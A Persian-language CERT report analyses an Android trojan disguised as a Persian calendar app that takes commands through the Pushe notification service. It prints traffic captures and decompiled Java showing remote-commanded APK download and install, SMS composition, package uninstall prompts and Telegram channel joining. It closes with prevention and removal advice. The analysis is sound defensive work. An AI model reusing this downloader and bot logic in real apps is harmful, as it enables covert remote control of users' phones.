گزارش تحلیل بدافزار اندرویدی Calendar.apk

مرکز مدیریت و پاسخگویی به رخدادهای امنیتی فاوا همراه اول

(MCI-CERT)

اسفند ماه ۱۳۹۷

فهرست مطالب

فهرست اشکال

مقدمه

نام فایل: Calendar.apk


اندازه فایل: 4.44 MB

MD5 Hash: 36fcfd9af4bb707e736495c5d022fe1e

محیط اجرایی: سیستم عامل اندروید

بدافزار اندرویدی Calendar که با عنوان یک تقویم ایرانی در شبکه‌های اجتماعی تبلیغ می‌شود، بعد از نصب با نام «تقویم ثمین» در فهرست برنامه‌های نصب شده در تلفن همراه قرار می‌گیرد. این بدافزار هنگام نصب، هیچ مجوزی را از کاربر درخواست نمی‌کند اما پس از اجرا، درخواست مجوز دسترسی به تصاویر، رسانه و فایل‌های روی دستگاه را دارد.

به منظور بررسی اولیه این فایل مشکوک، به سایت virustotal مراجعه شده و فایل مذکور در این سایت توسط آنتی‌ویروس‌های مختلف مورد بررسی قرار گرفت. همانطور که در شکل ۱ ملاحظه می‌شود، بسیاری از ابزارهای ضد بدافزار، این فایل را به عنوان یک فایل سالم و غیر مخرب شناسایی کرده‌اند، اما با توجه به ماهیت تهدیدات بومی، نتایج حاصله از این سامانه در خصوص تعیین وضعیت فایل مذکور قابل استناد نمی‌باشد.



Detection	Details	Relations	Behavior	Community

Tencent	a.gray.andrsca.f	Ad-Aware	Clean
AegisLab	Clean	AhnLab-V3	Clean
Alibaba	Clean	ALYac	Clean
Antiy-AVL	Clean	Arcabit	Clean
Avast	Clean	Avast Mobile Security	Clean
AVG	Clean	Avira	Clean
Babable	Clean	Baidu	Clean
BitDefender	Clean	Bkav	Clean
CAT-QuickHeal	Clean	ClamAV	Clean
CMC	Clean	Comodo	Clean
Cyren	Clean	DrWeb	Clean
Emsisoft	Clean	eScan	Clean
ESET-NOD32	Clean	F-Prot	Clean
F-Secure	Clean	Fortinet	Clean
GData	Clean	Ikarus	Clean
Jiangmin	Clean	K7AntiVirus	Clean
K7GW	Clean	Kaspersky	Clean
Kingsoft	Clean	Malwarebytes	Clean
MAX	Clean	McAfee	Clean
McAfee-GW-Edition	Clean	Microsoft	Clean
NANO-Antivirus	Clean	Panda	Clean

شکل ۱ نتیجه بررسی فایل تقویم آلوده در سامانه virustotal.com

تحلیل ترافیک

به منظور انجام بررسی‌های بیشتر، تحلیل ترافیک بر روی فایل انجام گرفت. در این تحلیل مشاهده شد که بدافزار بلافاصله پس از نصب، به سرور پوشه با IP زیر متصل می‌شود:

162.243.147.245

در شکل ۲ ترافیک شبکه اتصال بدافزار به سرور پوشه و در

شکل ۳ محتویات آن مشاهده می‌گردد.

tcp.stream eq 3

No.	Time	Source	Destination	Protocol	Length	Info
39	2019-02-17 08:14:19.803254	192.168.137.125	162.243.147.245	TCP	74	34795 → 80 [SYN] Seq=0 Win=65535 Len=0 M
49	2019-02-17 08:14:20.101923	162.243.147.245	192.168.137.125	TCP	74	80 → 34795 [SYN, ACK] Seq=0 Ack=1 Win=28
50	2019-02-17 08:14:20.103121	192.168.137.125	162.243.147.245	TCP	66	34795 → 80 [ACK] Seq=1 Ack=1 Win=87808 L
51	2019-02-17 08:14:20.105931	192.168.137.125	162.243.147.245	HTTP	227	GET /geoip HTTP/1.1
54	2019-02-17 08:14:20.410073	162.243.147.245	192.168.137.125	TCP	66	80 → 34795 [ACK] Seq=1 Ack=162 Win=29888
55	2019-02-17 08:14:20.410968	162.243.147.245	192.168.137.125	HTTP	291	HTTP/1.1 200 OK (application/json)
56	2019-02-17 08:14:20.412440	192.168.137.125	162.243.147.245	TCP	66	34795 → 80 [ACK] Seq=162 Ack=226 Win=901
76	2019-02-17 08:14:22.006013	192.168.137.125	162.243.147.245	HTTP	227	GET /geoip HTTP/1.1
80	2019-02-17 08:14:22.307993	162.243.147.245	192.168.137.125	HTTP	291	HTTP/1.1 200 OK (application/json)
81	2019-02-17 08:14:22.309522	192.168.137.125	162.243.147.245	TCP	66	34795 → 80 [ACK] Seq=323 Ack=451 Win=926
89	2019-02-17 08:14:22.951253	192.168.137.125	162.243.147.245	HTTP	227	GET /geoip HTTP/1.1
92	2019-02-17 08:14:23.253283	162.243.147.245	192.168.137.125	HTTP	291	HTTP/1.1 200 OK (application/json)
93	2019-02-17 08:14:23.254310	192.168.137.125	162.243.147.245	TCP	66	34795 → 80 [ACK] Seq=484 Ack=676 Win=949
97	2019-02-17 08:14:23.416734	192.168.137.125	162.243.147.245	HTTP	227	GET /geoip HTTP/1.1
98	2019-02-17 08:14:23.719358	162.243.147.245	192.168.137.125	HTTP	291	HTTP/1.1 200 OK (application/json)
99	2019-02-17 08:14:23.721200	192.168.137.125	162.243.147.245	TCP	66	34795 → 80 [ACK] Seq=645 Ack=901 Win=975
1…	2019-02-17 08:14:37.676670	162.243.147.245	192.168.137.125	TCP	66	80 → 34795 [FIN, ACK] Seq=901 Ack=645 Wi
1…	2019-02-17 08:14:37.836219	192.168.137.125	162.243.147.245	TCP	66	34795 → 80 [ACK] Seq=645 Ack=902 Win=975

شکل ۲ ترافیک شبکه بدافزار

```
GET /geoip HTTP/1.1
User-Agent: Dalvik/2.1.0 (Linux; U; Android 7.0; LG-M250 Build/NRD90U)
Host: ip.pushe.co
Connection: Keep-Alive
Accept-Encoding: gzip

HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Sun, 17 Feb 2019 08:06:10 GMT
Content-Type: application/octet-stream
Content-Length: 23
Connection: keep-alive
Content-Type: application/json

{"ip": "9[redacted]40"}GET /geoip HTTP/1.1
User-Agent: Dalvik/2.1.0 (Linux; U; Android 7.0; LG-M250 Build/NRD90U)
Host: ip.pushe.co
Connection: Keep-Alive
Accept-Encoding: gzip
```

شکل ۳ درخواست GET از سوی بدافزار به سرور پوشه

تحلیل دینامیک

برای تحلیل دینامیک ابتدا بدافزار در یک تلفن همراه یا شبیه‌ساز اجرا شده و با بررسی log آن به تحلیل رفتار بدافزار پرداخته شد. پس از نصب بدافزار مشاهده می‌شود که سرویسی به نام Pushe راه‌اندازی شده و در ادامه قصد اتصال به سروری مرتبط با این سرویس را دارد و در نهایت به عنوان یک مشترک در این سرور ثبت می‌شود. در زیر بخشی از لاگ‌های مربوطه قابل مشاهده است.

```
I Pushe: --------+ Started Initialization of Pushe +--------
I Pushe: Trying to register to GCM
I Pushe: Trying to subscribe to channel: broadcast
I Pushe: Successfully registered to GCM
I Pushe: Trying to register to Pushe
```

```
I Pushe: Successfully registered to pushe
```

با وجود اتصال بدافزار به سرور پوشه، هیچ‌گونه فعالیت مخربی از جانب بدافزار مشاهده نمی‌شود؛ لذا برای بررسی بیشتر، در مرحله بعد بدافزار به صورت استاتیک مورد بررسی قرار گرفت.

تحلیل استاتیک

در فرایند تحلیل استاتیک و مهندسی معکوس فایل بدافزار، یک ایمیل به آدرس ebrahim@gnu.org مشاهده شد که با جستجوی این ایمیل، به صفحه‌ای در وب‌سایت github می‌رسیم. ابتدا فرض می‌شود که صاحب این ایمیل، توسعه‌دهنده‌ی این برنامه است. اما با بررسی بیشتر مشخص می‌شود که این شخص یکی از توسعه دهندگان یک پروژه‌ی تقویم فارسی متن باز و رایگان است و تمامی نسخه‌های کد منبع این پروژه به صورت رایگان بر روی وب‌سایت github به آدرس زیر قرار داده شده است:

https://github.com/ebraminio/DroidPersianCalendar

با مقایسه این برنامه با بدافزار مذکور، مشخص می‌شود که توسعه‌دهنده بدافزار، از کدهای نسخه 6.0.0 این پروژه مربوط به تاریخ ۲۸ دی‌ماه ۱۳۹۷ استفاده کرده و با افزودن کتابخانه‌ی پوشه و تغییراتی جزئی در آن (تغییرات پوسته تقویم، تغییر نام برنامه و تعبیه کدهای مرتبط با parser پیغام‌های JSON دریافتی از سرور پوشه)، این تقویم را به یک بدافزار تبدیل کرده که در پس‌زمینه به دنبال اهداف بدخواهانه و ایجاد شبکه‌ای از bot ها به کمک دستگاه‌های اندرویدی کاربران قربانی است.

با بررسی کدهای این بدافزار مشخص می‌شود که شیوه کار بدافزار به این صورت است که ابتدا در یک کلاس از کدهای منبع برنامه، مقادیر JSON دریافتی از سوی مهاجم، در یک متغیر یا یک فایل shared preferences ذخیره شده و سپس در کلاس دیگری، از این مقادیر دریافتی، جهت پردازش و انجام عملیات مخرب استفاده می‌شود.

در ادامه به معرفی بخش‌های مختلف مخرب این بدافزارپرداخته خواهد شد.

در قطعه کد نمایش داده شده در شکل ۴ از یکی از کلاس‌های کد بدافزار، مشاهده می‌شود که مقادیر JSON ارسالی از سوی مهاجم (از طریق سرور پوشه)، در فایل shared preferences در دستگاه اندرویدی قربانی ذخیره شده و در شکل ۵ در همان کلاس، مقادیر JSON دریافتی، در متغیرهایی در حافظه ذخیره می‌شود.

```
public static void a(JSONObject var0, String var1_2, int var2_53) {
    block160 : {
        block162 : {
            block161 : {
                block164 : {
                    block159 : {
                        block163 : {
                            u.a = MainApplication.h;
                            u.P = null;
                            u.Q = null;
try {
    u.d = var0.getString("uri");
    var1_2 = PreferenceManager.getDefaultSharedPreferences((Context)u.a).edit();
    var1_2.putString("uri", u.d);
    var1_2.commit();
}
catch (Exception var1_37) {}
try {
    u.e = var0.getString("uri_link");
    var1_2 = PreferenceManager.getDefaultSharedPreferences((Context)u.a).edit();
    var1_2.putString("uri_link", u.e);
    var1_2.commit();
}
catch (Exception var1_38) {}
try {
    u.f = var0.getString("packagename");
    var1_2 = PreferenceManager.getDefaultSharedPreferences((Context)u.a).edit();
    var1_2.putString("packagename", u.f);
    var1_2.commit();
}
```

شکل ۴ ذخیره مقادیر مربوط به JSON دریافتی در فایل shared preferences

```
try {
    u.S = var0.getString("sms_text");
}
catch (Exception var1_10) {}
try {
    u.T = var0.getString("sms_number");
}
```

شکل ۵ ذخیره مقادیر JSON دریافتی در متغیر

در شکل ۶ در کلاس DialogService، ارسال پیامک با محتویات مقدار عبارت «sms_text» و به شماره مقدار عبارت «sms_number» در JSON دریافتی، توسط بدافزار قابل مشاهده است. برای مشاهده‌ی مقادیر u.T و u.S به شکل ۵ مراجعه شود.

شکل ۶ ارسال پیامک به شماره sms_number با محتویات sms_text

```
if (!PreferenceManager.getDefaultSharedPreferences((Context)this.y).getString("dialogtype", " ").contains("sms_intent"))

try {
    this.d = "";
    this.c = "";
    this.d = u.T;
    this.c = u.S;
    var1_17 = new Intent("android.intent.action.VIEW");
    var1_17.setType("vnd.android-dir/mms-sms");
    var1_17.putExtra("address", this.d);
    var1_17.putExtra("sms_body", this.c);
    var1_17.addFlags(268435456);
    this.y.startActivity(var1_17);
}
```

در ادامه در کلاس DialogService، فرایند دانلود و نصب بسته دیده می‌شود (شکل ۷).

```
if (PreferenceManager.getDefaultSharedPreferences((Context)this.y).getString("dialogtype", " ").contains("direct_download"))
{
    this.n.setVisibility(0);
    this.o.setVisibility(0);
    this.k.setVisibility(8);
    var1_7 = Uri.parse((String)PreferenceManager.getDefaultSharedPreferences((Context)this.y).getString("uri_link", " "));
    var2_27 = new StringBuilder();
    var2_27.append("");
    var2_27.append(var1_7);
    var1_7 = new File(var2_27.toString());
    var1_7.getName();
    var2_27 = new StringBuilder();
    var3_31 = this.z;
    var2_27.append(MainApplication.j);
    var2_27.append("/");
    var2_27.append(var1_7.getName());
    var2_27 = new File(var2_27.toString());
    if (var2_27.exists() && DialogService.a((File)var2_27) > u.W) {
        var2_27 = this.z;
        MainApplication.m = var1_7.getName();
        var1_7 = new Intent(this.y, PushNasbServic.class);
        var1_7.addFlags(268435456);
        this.y.startService((Intent)var1_7);
        this.finish();
        return;
    }
    var2_27 = new StringBuilder();
    var3_31 = this.z;
    var2_27.append(MainApplication.k);
    var2_27.append("/");
    var2_27.append(var1_7.getName());
    var2_27 = new File(var2_27.toString());
    if (var2_27.exists()) {
        var2_27.delete();
    }
    var2_27 = PreferenceManager.getDefaultSharedPreferences((Context)this.y).getString("uri_link", " ");
    var3_31 = new StringBuilder();
    var4_34 = this.z;
    var3_31.append(MainApplication.k);
    var3_31.append("/");
    var3_31.append(var1_7.getName());
    k.a((String)var2_27, var3_31.toString(), true);
    return;
}
```

شکل ۷ بخش مربوط به نصب و دانلود فایل در کلاس DialogService

همانطور که مشاهده می‌شود در صورتی که در JSON دریافتی، فایل متناظر uri_link در تلفن همراه قربانی موجود باشد توسط سرویس نصب بسته‌ی PushNasbServic، نصب شده (شکل ۸) و در صورتی که مقدار متناظر uri_link از JSON دریافتی، یک لینک باشد، فایل مطلوب توسط متد a از کلاس k دانلود می‌شود (شکل ۹ و شکل ۱۰).

```
public void onCreate() {
    super.onCreate();
    if (!this.a(PreferenceManager.getDefaultSharedPreferences((Context)MainApplication.h).getString("packagename", ""))) {
        Intent intent;
        Object object;
        intent = new Intent("android.intent.action.VIEW");
        intent.setFlags(268435456);
        if (Build.VERSION.SDK_INT >= 24) {
            object = MainApplication.h;
            StringBuilder stringBuilder = new StringBuilder();
            stringBuilder.append(MainApplication.h.getApplicationContext().getPackageName());
            stringBuilder.append(".fileprovider");
            String string2 = stringBuilder.toString();
            StringBuilder stringBuilder2 = new StringBuilder();
            stringBuilder2.append(MainApplication.j);
            stringBuilder2.append("/");
            stringBuilder2.append(MainApplication.m);
            intent.setDataAndType(FileProvider.a((Context)object, string2, new File(stringBuilder2.toString())), "application/vn
            d.android.package-archive");
            intent.addFlags(1);
        } else {
            object = new StringBuilder();
            object.append(MainApplication.j);
            object.append("/");
            object.append(MainApplication.m);
            intent.setDataAndType(Uri.fromFile((File)new File(object.toString())), "application/vnd.android.package-archive");
        }
        MainApplication.h.startActivity(intent);
        intent = PreferenceManager.getDefaultSharedPreferences((Context)MainApplication.h).edit();
        intent.putInt("nasbshowedcount", PreferenceManager.getDefaultSharedPreferences((Context)MainApplication.h).getInt("nasbs
        howedcount", 0) + 1);
        intent.apply();
```

شکل ۸: سرویس نصب بسته PushNasbServic که در کلاس DialogService فراخوانی می‌شود.

```
public static void a(String string2, String string3, boolean bl2) {
    Log.i((String)"sefewsf", (String)"test2");
    try {
        k.b(string2, string3, bl2);
        return;
    }
    catch (Exception exception) {
        exception.printStackTrace();
        return;
    }
}
```

شکل ۹ متد a مربوط به کلاس k، فراخوانی شده در کلاس DialogService

```
public static void b(String string2, String object, boolean bl2) {
    DownloadManager downloadManager;
    File file;
    Log.i((String)"sefewsf", (String)"test3");
    object = new StringBuilder();
    object.append("");
    object.append(string2);
    object = new File(object.toString());
    try {
        MainApplication.h.unregisterReceiver(MainApplication.n);
        Log.i((String)"sefewsf", (String)"test4");
    }
    catch (Exception exception) {
        exception.printStackTrace();
        Log.i((String)"sefewsf", (String)"test5");
    }
    MainApplication.n = new j((File)object, bl2);
    downloadManager = (DownloadManager)MainApplication.h.getSystemService("download");
    file = new File(MainApplication.k);
    try {
        downloadManager.remove(new long[]{PreferenceManager.getDefaultSharedPreferences((Context)MainApplication.h).getLong("mdo
        wnloadid", 0L)});
    }
    catch (Exception exception) {}
    if (!file.exists()) {
        file.mkdirs();
    }
    MainApplication.h.registerReceiver(MainApplication.n, new IntentFilter("android.intent.action.DOWNLOAD_COMPLETE"));
    string2 = new DownloadManager.Request(Uri.parse((String)string2));
    string2.setAllowedNetworkTypes(3).setAllowedOverRoaming(false).setTitle((CharSequence)"Demo").setDescription((CharSequence)"
    Something useful. No, really.").setDestinationInExternalPublicDir("/mainn/temp", object.getName());
    try {
        string2.setNotificationVisibility(2);
    }
    catch (Exception exception) {}
    long l2 = downloadManager.enqueue((DownloadManager.Request)string2);
    string2 = PreferenceManager.getDefaultSharedPreferences((Context)MainApplication.h).edit();
    string2.putLong("mdownloadid", l2);
    string2.apply();
}
```

شکل ۱۰ متد b مربوط به کلاس k، فراخوانی شده توسط متد a به منظور دانلود فایل مطلوب

در ادامه فعالیت‌های مخرب بدافزار، در شکل ۱۱ و شکل ۱۲ مشاهده می‌شود که این بدافزار قابلیت حذف بسته مشخص شده در مقدار packagename از JSON دریافتی را دارا می‌باشد.

```
if (PreferenceManager.getDefaultSharedPreferences((Context)this.y).getString("dialogtype", " ").contains("uninstall_pack
    age") == false) return;
try {
    this.e = u.f;
    var1_21 = new Intent("android.intent.action.DELETE");
    var2_29 = new StringBuilder();
    var2_29.append("package:");
    var2_29.append(this.e);
    var1_21.setData(Uri.parse((String)var2_29.toString()));
    var1_21.addFlags(268435456);
    this.startActivity(var1_21);
}
```

شکل ۱۱ حذف بسته مشخص شده در متغیر u.f

```
try {
    u.f = var0.getString("packagename");
    var1_2 = PreferenceManager.getDefaultSharedPreferences((Context)u.a).edit();
    var1_2.putString("packagename", u.f);
    var1_2.commit();
}
```

شکل ۱۲ دریافت و ذخیره‌سازی مقدار packagename از JSON دریافتی

در انتهای کلاس DialogService مشاهده می‌شود که بدافزار، قابلیت عضو کردن کاربر قربانی در گروه‌ها و کانال‌های تلگرامی مطلوب خود را دارد که این موضوع در شکل ۱۳، شکل ۱۴ و شکل ۱۵ نمایش داده شده است.

```
if (this.s.contains("private")) {
    var1_11 = new StringBuilder();
    var1_11.append("tg://join?invite=");
    var1_11.append(this.t);
    var1_11 = new Intent("android.intent.action.VIEW", Uri.parse((String)var1_11.toString()));
    var1_11.addFlags(268435456);
    if (var2_28 != null) {
        var1_11.setPackage((String)var2_28);
    }
    this.y.startActivity((Intent)var1_11);
    break block64;
}
if (this.s.contains("public")) {
    var1_11 = new StringBuilder();
    var1_11.append("tg://resolve?domain=");
    var1_11.append(this.t);
    var1_11 = new Intent("android.intent.action.VIEW", Uri.parse((String)var1_11.toString()));
    var1_11.addFlags(268435456);
    if (var2_28 != null) {
        var1_11.setPackage((String)var2_28);
    }
    this.y.startActivity((Intent)var1_11);
    break block64;
}
```

شکل ۱۳ عضوکردن قربانی در گروه یا کانال تلگرامی

```
if (PreferenceManager.getDefaultSharedPreferences((Context)this.y).getString("dialogtype", " ").contains("telegramchannel"))
{
    this.r = u.P;
    this.s = u.n;
    this.t = u.o;
```

شکل ۱۴ مقادیر this.s و this.t استفاده شده در شکل ۱۳

```
try {
    u.n = var0.getString("channeltype");
}
catch (Exception var1_46) {}
try {
    u.o = var0.getString("channeldomain");
}
```

شکل ۱۵ مقادیر u.n (this.s) و u.o (this.t) از JSON دریافتی

همانطور که ملاحظه می‌شود بدافزار قادر به عضو کردن قربانی در گروه یا کانال خصوصی یا عمومی دلخواه خود از طریق JSON دریافتی در مقدار فیلد channeldomain است.

تکنیک‌های استفاده شده توسط بدافزار

این بدافزار برای انجام عملیات مخرب خود از سامانه‌ی ارسال اعلان، سوءاستفاده کرده و با ارسال فایل JSON با فرمت دلخواه و مطلوب به کاربران قربانی، در صورت فعال بودن اعلان برای بدافزار، قادر به انجام عملیات بدخواهانه است.

روش پیشگیری و پاکسازی

برای پیشگیری از آلودگی تلفن همراه یا تبلت از چنین بدافزارهایی ضروری است که کاربران، برنامه‌های اندرویدی مورد نیاز را تنها از منابع معتبری مانند Google play store (که برنامه‌ها با در نظر گرفتن برخی ملاحظات امنیتی در آنها قرار می‌گیرد) دانلود کرده و هرگز از شبکه‌های اجتماعی یا سایت‌های نامعتبر، فایلی را بر روی تلفن همراه بارگذاری نکنند. همچنین در صورت نصب برنامه‌هایی که مشکوک به نظر می‌رسند، می‌بایست تنظیمات مسدودسازی اعلان انجام شود.

برای پاکسازی این بدافزار از تلفن همراه نیز می‌توان به راحتی برنامه نصب شده با نام «تقویم ثمین» را که در فهرست برنامه‌های نصب شده در تلفن همراه قرار دارد، uninstall کرد.

در ضمن می‌توان با اتصال تلفن همراه به سیستم‌عاملی که برنامه adb روی آن نصب شده است با استفاده از دستور adb shell در ترمینال لینوکس یا cmd ویندوز، وارد shell شده و برای پاک کردن بسته اندرویدی بدافزار، دستور زیر را وارد کرد:

```
pm uninstall calendar.persian.advanced
```

calendar.persian.advanced نام بسته اندرویدی بدافزار است.

لازم به ذکر است که سایت سرویس‌دهنده خدمات پوشه، ارائه خدمات به توسعه‌دهندگانی که با هدف بدخواهانه از این ابزار استفاده می‌کنند را متوقف کرده است و لذا در حال حاضر احتمالا توسعه‌دهنده بدافزار در عمل قادر به ارسال notification نبوده و تا زمان عدم دسترسی توسعه‌دهنده‌ی این بدافزار به پنل کاربری

خود در سرویس پوشه، امکان انجام عملیات مخرب توسط این بدافزار وجود ندارد. در ضمن در صورت غیرفعال‌سازی دریافت اعلان مربوط به این بدافزار، خطری متوجه فرد نیست.

نتیجه‌گیری

این بدافزار برای رسیدن به اهداف بدخواهانه خود از سامانه‌ی ارائه دهنده خدمات ارسال اعلان پوشه به عنوان مرکز کنترل و فرمان خود استفاده کرده و با ارسال JSON مطلوب به کاربران در قالب اعلان، در عمل از آن‌ها به عنوان bot بهره‌برداری می‌کند. از نگاهی دیگر، این بدافزار در عمل، یک دانلودر بوده که می‌تواند بدافزار (های) دیگری را دانلود و در دستگاه اندرویدی قربانی نصب کرده و به انجام عملیات بدخواهانه دیگری بپردازد.

از جمله قابلیت‌های این بدافزار، که در کد دیده می‌شود، می‌توان به موارد زیر اشاره کرد:

- امکان دانلود و نصب یک برنامه در تلفن همراه قربانی
- امکان ارسال پیامک
- امکان حذف برنامه مشخص نصب شده در دستگاه اندرویدی قربانی
- امکان عضویت قربانی در یک گروه یا کانال تلگرامی مشخص

لازم به ذکر است که با وجود تعبیه کد مربوط به ارسال پیامک در فایل برنامه، به دلیل عدم ثبت مجوز مربوطه در فایل manifest بدافزار، امکان ارسال پیامک در این نسخه وجود ندارد؛ هر چند ممکن است در به‌روزرسانی‌های بعدی، این مجوز به برنامه افزوده شود.

در نهایت، عدم دریافت برنامه از منابع نامعتبر و همچنین عدم نصب برنامه‌های مشکوک به عنوان راهکاری برای حفظ امنیت تلفن همراه پیشنهاد می‌گردد و در صورتی که مشخص گردد برنامه اندرویدی نصب شده عملکرد مشکوکی دارد، لازم است بلافاصله قابلیت دریافت اعلان در آن غیر فعال گردد.